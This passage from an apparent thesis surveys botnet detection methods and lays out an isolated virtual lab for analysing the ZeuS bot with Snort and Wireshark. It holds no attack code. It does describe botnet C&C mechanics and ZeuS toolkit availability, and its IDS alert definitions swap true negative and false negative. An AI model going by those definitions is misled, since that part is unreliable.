


Figure 23: Classification of basic Botnet/malware detection techniques

2.4.1 Signature-based detection

In signature-based detection, a specific patterns for different bots generated traffic. This method requires an IDS/IPS with a database of signatures to detect the Botnet activity. This database contains the signatures of different botnets. A drawback of this technique is that it could only detect the botnets that are in the signatures database. It could generate false positives and it cannot detect the different variants of the known botnets. Using obfuscation techniques, a code could be changed to another code doing same function by using no-ops and code reordering Nwokedi and Mathur, 2007). It has been very common that hackers used code obfuscation to bypass the signature based IDS/IPS. Unlike anomaly-based detection, signature based detection cannot detect the day-zero attacks.

All known signatures are stored in a signatures repository that could be updated time-to-time by adding new signatures of known bots. Some bots variants spread very fast and new bots comes very quickly all the time so making the signatures repository up-to-date is a big challenge.

From Figure 24, S (Set of all known signatures) is a very small subset of U (set of all malicious behaviours) as signature repository is a weak approximation for the set of all malicious traffic. Kreibich and Crowcroft (2003) describe an automatic signature detection system called honeyd. It is an ongoing research to optimize an algorithm that updates the signature repository.



U = set of all malicious behavior
S = set of all known signatures
U
S

Figure 24: Signature based detection - Set of known signatures/malicious behaviour

2.4.2 Anomaly-based detection

Anomaly-based detection technique is based on analysis of traffic that what is a normal traffic and what is other than normal. It is a quite useful technique to detect different variants of a Botnet and new botnets or zero-day attacks.

Anomaly based detection is divided into two phases i.e. training and detection phases.

- **Phase 1: Training (Learning):** In this phase the IDS/IPS learns the normal behaviour of a host or PUI or both. An approximation to normal behaviours is updated in the database.
- **Phase 2: Detection (Monitoring):** Involves detection of malware using knowledge gained by the Phase 1.

The main disadvantage of anomaly-based detection is high false positives and sometimes it is too difficult to determine a valid normal behaviour. False positive alarm is raised if an exception was noticed during Phase 1 (learning) but during Phase 2 (monitoring) it generated a false positive alarm. The behaviour characterisation of anomaly-based detection is shown in Figure 25.

In Figure 25, A is set of all behaviours, V is a set of valid and V' is set of non-valid behaviours. Vapprox is an approximation to all valid behaviours learned in Phase 1 that is a subset of that is a set of all possible valid behaviours. It is an on-going research to develop techniques to produce closest approximations to a normal behaviour of a system or applications.




Figure 25: Anomaly based detection behaviour characterisation

2.4.2.1 Static Anomaly-based detection

In static anomaly-based detection, the structure of PUI is investigated for malicious code before execution of a malware. The research paper (Li et al., 2005) describes n-gram/FilePrint analysis to detect a malware. In this paper a set of models is defined for each file type such as .gif, .jpg, .pdf etc based on their bytes pattern / ASCII values. For some of file formats, the bytes distribution is shown in Figure 26.




Figure 26: Files byte distribution, X-Axis: ASCII value 0-255, Y-Axis: Frequency %age (Li et al., 2005)

A file that shows "too greatly" different from these models is marked as suspicious. This paper further compared this technique to COTS AV (anti-virus) scanner on .pdf files containing malware. It was found that this methodology had detection rate of 72.1% -94.5% as compared to COTS AV 0% effective detection rate. In this experiment, the malware was inserted into the head or tail of the .pdf files. It is possible that malware could be inserted between head and tail of the .pdf file, so this technique needs to be refined to detect malware more effectively.

2.4.2.2 Dynamic Anomaly-based detection

In dynamic anomaly based system, PUI behaviour is inspected during its execution to check its conflicts with the information learned in the Phase 1 (learning). Roussev et al., (2005), describes a method called "GhostBuster" and a "Ghostware" is referred as a malware hiding inside the operating system. A Ghostware could hide its traces from detection of file searching utilities such as dir command. There are three steps performed as shown in Figure 27:

- **Step 1:** The infected system is started normally and command "dir /s/a" to save file structure to save in the text file infected.txt.
- **Step 2:** The system is booted using a "WinPE" CD that contains a clean version of Windiff.exe to find the difference of two files. "dir /s/a" is performed again to save to the text file clean.txt/
- **Step 3:** Windiff.exe executed to find the difference between infected and clean dir /a/s results.




Figure 27: GhostBuster methodology to find hidden files by Ghostware/Rootkit (Roussev, 2005)

This method referred as "cross-view diff-based" approach. Authors further describe two approaches inside-the-box and outside-the-box approaches. In inside-the-box the system is booted from the CD attached to the system whereas in outside-of-box the infected drive is accessed without the operating system knowledge on the infected drive such as via network. These two approaches were experimented on file hiding Ghostware such as ProBot and Aphex. Inside-the-box did not produce any false positives whereas outside-the-box produced some false positives. For registry hiding Ghostware (6 Ghostware experimented), some false positives were detected for outside-the-box approach but these false positives found to be not valid. For process/module hiding Ghostware (4 Ghostware experimented) such as Berbew and FU, no false positives found.

2.4.3 DNS-based detection

In DNS based detection, techniques from basic techniques are applied for detection of a DNS Based botnet. A general pattern for a DNS based botnet is shown in Figure 28. A Botmaster has a C&C services hosted on evil.example.com. A Botmaster spreads a worm/virus (VX) that is installed on the victim's computer to turn in to a bot that is part of the "victim cloud". When a computer is infected, it might need to contact the C&C server (evil.example.com). C&C is owned by the Botmaster and it has ability to change its entry in the authority server that contains the A (in case of IPv4) or AAAA (in case of IPv6) records locally to map a requested IP address to the actual domain as a final part of a DNS search. If a C&C server goes down, another server could be created at different IP and entry is updated in the authority server to enable victims cloud to access the C&C services by sending same query evil.example.com to the DNS server.

Weimer (2005) describes a passive "DNS replication technique" for DNS-based botnets detection. Framework for this technique is shown in Figure 29. DNS based detection is beyond this thesis scope as in this project, ZeuS is to be analysed that is not a DNS based botnet.




Figure 28: A scenario for DNS-based botnet (Weimer, 2005)




Figure 29: DNS replication technique (Weimer, 2005)

2.5 Conclusions

This chapter is gives overall concepts for botnets from early age since PrettyPark in 1999 till current botnets i.e. ZeuS, Kelihos etc. This chapter has four sections classification of botnets, botnet life cycle, botnets case studies and detection techniques.

Classification of botnets section describes different aspects on that botnets could classified such as attacking behaviour, C&C mechanisms, communication protocols, rallying mechanisms and evasion techniques. Objective of this chapter is also to highlight with examples that which techniques used by which botnets from the early age IRC based botnets until current sophisticated botnets utilising advanced techniques such as P2P architecture, rootkit and DynDNS etc.

Botnet life cycle section describes botnet life cycle as shown in Figure 7. It describes the stages from the time when a victim infected with a bot to the listening to C&C server for commands to perform actions. Evolution of botnets section describes a brief history of botnets starting from PrettyPark (1999) to current bots Torpig, ZeuS and Kelihos etc. Objective of this section is to walkthrough the major botnets from 1999 to current bots with emphasis on that what techniques used by each botnet and what is a new features came in a successor botnet to understand the evolution of botnets techniques in last decade.

Detection techniques section describes the detection techniques used for any type of malware and botnets. It describes general malware techniques (signature and anomaly-based) and DNS based botnet detection techniques with emphasis on advantages, disadvantages and comparison with each other.

Practical section of this thesis (Chapter 3-5) based on ZeuS botnet. There are some techniques such as anomaly based detection could not be performed due to ethical requirement of this project and DNS based detection & rootkits that is not supported by ZeuS. Still these techniques highlighted in this chapter to give an overview of all analysis and detection techniques that are applicable to the modern botnets of current age if any of these features exist in them.

3 DESIGN

3.1 Introduction

The main aim of this chapter is to describe and infrastructure to analyse a Botnet with functionality of different tools to be utilised. From ethical point of view, a malware should be analysed in an isolated system for that VMware used. It is too hard to find the malware that guarantee to work and it contain all bits of code such as a bot itself and C&C control panel. There are some bits of different botnets are leaked time to time but ZeuS is only a bot that is leaked with its full source code and some fully working free editions of its toolkit are easily available. There is a free edition of ZeuS bot toolkit that was initially being sold for $700 but after a few months it was released as a public version (Shah, 2010). According to security vendor SecureWorks, the latest toolkit version 1.3.4.x is being sold for $4,000 and additional modules could be purchased from $500-$10,000 depending on the module functionality in underground market (Constantin, 2010).

ZeuS toolkit has two main parts. A configuration builder tool generates the bot executable with facility to setup some parameters by the user and a Control Panel (CP) is to be installed on a C&C server that is written in PHP utilising MySql on back end to store all bot activity and login info for users to access CP.

3.2 Botnet analysis framework

To observe the behaviour of a ZeuS bot, there are two machines will be used in a windows machine in a virtual environment as shown in Figure 30:

1. **Bot / Victim with HIDS (Snort):** is the machine with IP address 192.168.5.10, running bot executable that is generated using ZeuS toolkit. There are three tools PE Explorer, Procmon and Wireshark are installed on this machine.

2. **ZeuS C&C Server:** is the machine with IP address 192.168.5.13, running a C&C Control Panel (CP) on WAMP web server that has ability to utilise PHP and MySql that is required by CP of the ZeuS. Wireshark is also installed in this machine.




Figure 30: Virtual environment for bot analysis

Both machines are connected to each other using virtual environment VMware that is also acting as a virtual hub/switch, sharing same subnet 192.168.5.0/24. As per requirements of the ethical code of conduct, these virtual windows machines could communicate with each other but they are isolated from the host machine running VMware and isolated from the Internet. Analysis of ZeuS will be done in three layers as shown in Figure 31.




Figure 31: ZeuS layered analysis architecture

From figure 31, there are three layers for ZeuS analysis with the tools that will be used for ZeuS analysis on each layer:

Binary layer analysis involves static binary analysis of bot executable itself before execution. PE Explorer is the main tool that will be used long with REC studio to perform reverse engineering of the bot executable including headers info and reverse engineering of bot code into assembly and C++ codes to understand internal working of the ZeuS bot executable.

Application layer analysis involves how bot itself and toolkit components interacts with the operating system. Application layer analysis will be performed using Procmon to analyse file system, registry and processes during

- ZeuS bot configuration binary building using “ZeuS Configuration Builder” tool.
- ZeuS bot executable binary building using “ZeuS builder” tool.
- ZeuS bot removal using “ZeuS Configuration Builder” bot removal feature.
- Bot executable “bot.exe” execution.

Communication layer analysis involves how ZeuS bot communicates with the control panel (CP) on the ZeuS C&C server. To analyse packets sent/received by ZeuS bot from ZeuS C&C server wireshark will be used to capture packets. Packets captured by Wireshark will be analysed in terms of port numbers and bytes pattern to create snort rules to implement host based intrusion detection system (HIDS) on the "Bot victim" machine.

3.3 Intrusion detection systems (IDS)

Intrusions defined as malicious events or behaviour that intends to harm the system or to get unauthorised access to the system. Intrusion detection system (IDS) is software that inspects inbound and outbound network traffic that is trying to compromise, attack or break into a system (Webopedia, 2012, *Intrusion detection system*). IDS has own rules for a normal and other than normal behaviour to detect possible intrusions. These rules are different for different scenarios.

IDS act like a bugler alarm. It raises an alarm if it finds an intrusion. An attack could be a successful or unsuccessful and in both cases, it is a job of IDS to log the attacking behaviour, could be analysed by administrator to deal with similar threats in future. Detection could be signature based or anomaly based that discussed in detail in literature review.

There are four types of alerts/alarms raised by IDS (Wikipedia, 2012, *Intrusion detection System*):

- **True Positive:** If an alarm raised for a legitimate attack.
- **False Positive:** If an alarm raised but no attack occurs. It is called a failure of IDS to identify that what exactly is normal and attacking behaviour.
- **True Negative:** If an attack occurred but no alarm raised. It is a failure of IDS to detect a legitimate attack.
- **False Negative:** No attack occurred and no alarm raise.

An accuracy of IDS measured as true positives versus false positives. It is recommended that IDS should have a lowest as possible false positive rates. False positive and true negatives are to be analysed by administrator, in order to make IDS more efficient.

IDS have two parts that are management console and sensors (SANS, 2001). Management console is managed by supervisor to monitor the activities of IDS sensors. IDS sensor could be placed in a host called host based IDS (HIDS) or on a subnet/network called network based IDS (NIDS) as shown in Figure 32.

HIDS has advantages over NIDS that it could analyse encrypted traffic as encrypted traffic decrypted when it reaches the host machine (Gilani, n.d.). HIDS has ability to associate a user to the event and ability to analyse host based events such as related to specific host registry and file system. Disadvantages of HIDS are that if system is infected with malware, it could infect the HIDS and it consumes the host machine CPU and resources.

NIDS has advantages over HIDS that it does not use CPU power of hosts if host get down or infected with malware, it will not affect NIDS. NIDS also has ability to protect hosts from DoS attacks and to identify network layer problems. Disadvantages of NIDS are high false positive rates, no ability to analyse encrypted traffic and difficulties in processing packets in a congested network (Goeldenitz, 2002).

In this thesis, HIDS implemented on “Bot victim” using Snort by analysing bot traffic (captured by Wireshark) between “Bot victim” and “C&C server” machines.




Figure 32: Network based IDS Setup (Goeldenitz, 2002)

3.4 Components of Botnet analysis & evaluation system

This section specifies the brief description of the tools / bits and bobs that will be used to complete the implementation and results collection section of this thesis. Distler (2007) suggests some tools for malware analysis. In this project some of these tools and some other tools will be used that are specific to this case for the analysis of Zeus bot.

3.4.1 Snort

Snort is an open source IDS/IPS. It has ability to inspect signature, anomaly and protocol based inspection. Snort can act as a Host or Network based IDS. Snort detects the malicious traffic based on rules that are stored as a text file. To make the network admin job easy, Snort developers developed Sourcefire VRT (Vulnerability Research Team), that are set of general or common rules. Security experts update rules in VRT by doing research in current hacking activities / intrusion attempts, malware and vulnerabilities (Sourcefire Inc, 2012).

In this project, snort installed on “Bot victim” machine to act as a Host-based Intrusion Detection System (HIDS) to scan the traffic between the bot and C&C server.

3.4.2 Wireshark (Ethereal)

Wireshark is a packet sniffer with easy to use interface with many features as shown in Figure 33. Wireshark interface has five different components (Kurose and Ross, 2007):

- **Command menus** have pull down menus to perform different operations. In this project File and Capture menus will be used. File menu allows saving, retrieving and creating new capture data file having data for the captured packets by wireshark. Capture menu has options to choose interface to capture, start and stop capturing
- **Display filter specification bar** has filter specification filtering the packets where protocol info such TCP, UDP, and HTTP etc.
- **Packet listing window** summary for each packet (one packet per line) having packet number sequence captured by wireshark, time (since started capturing), packet source address, packet destination address, protocol type such as UDP or TCP and different flags.
- **Packet header details window** shows detail of selected packet in the listing window. It contains network layer source and destination IP, Layer 2 ethernet source and destination MAC addresses and protocol information.
- **Packet contents window** shows the contents of the selected packet in hexadecimal and ASCII format.

In this thesis, Wireshark used to capture the traffic between “Bot victim” and “C&C server”.


3.4.3 PE Explorer

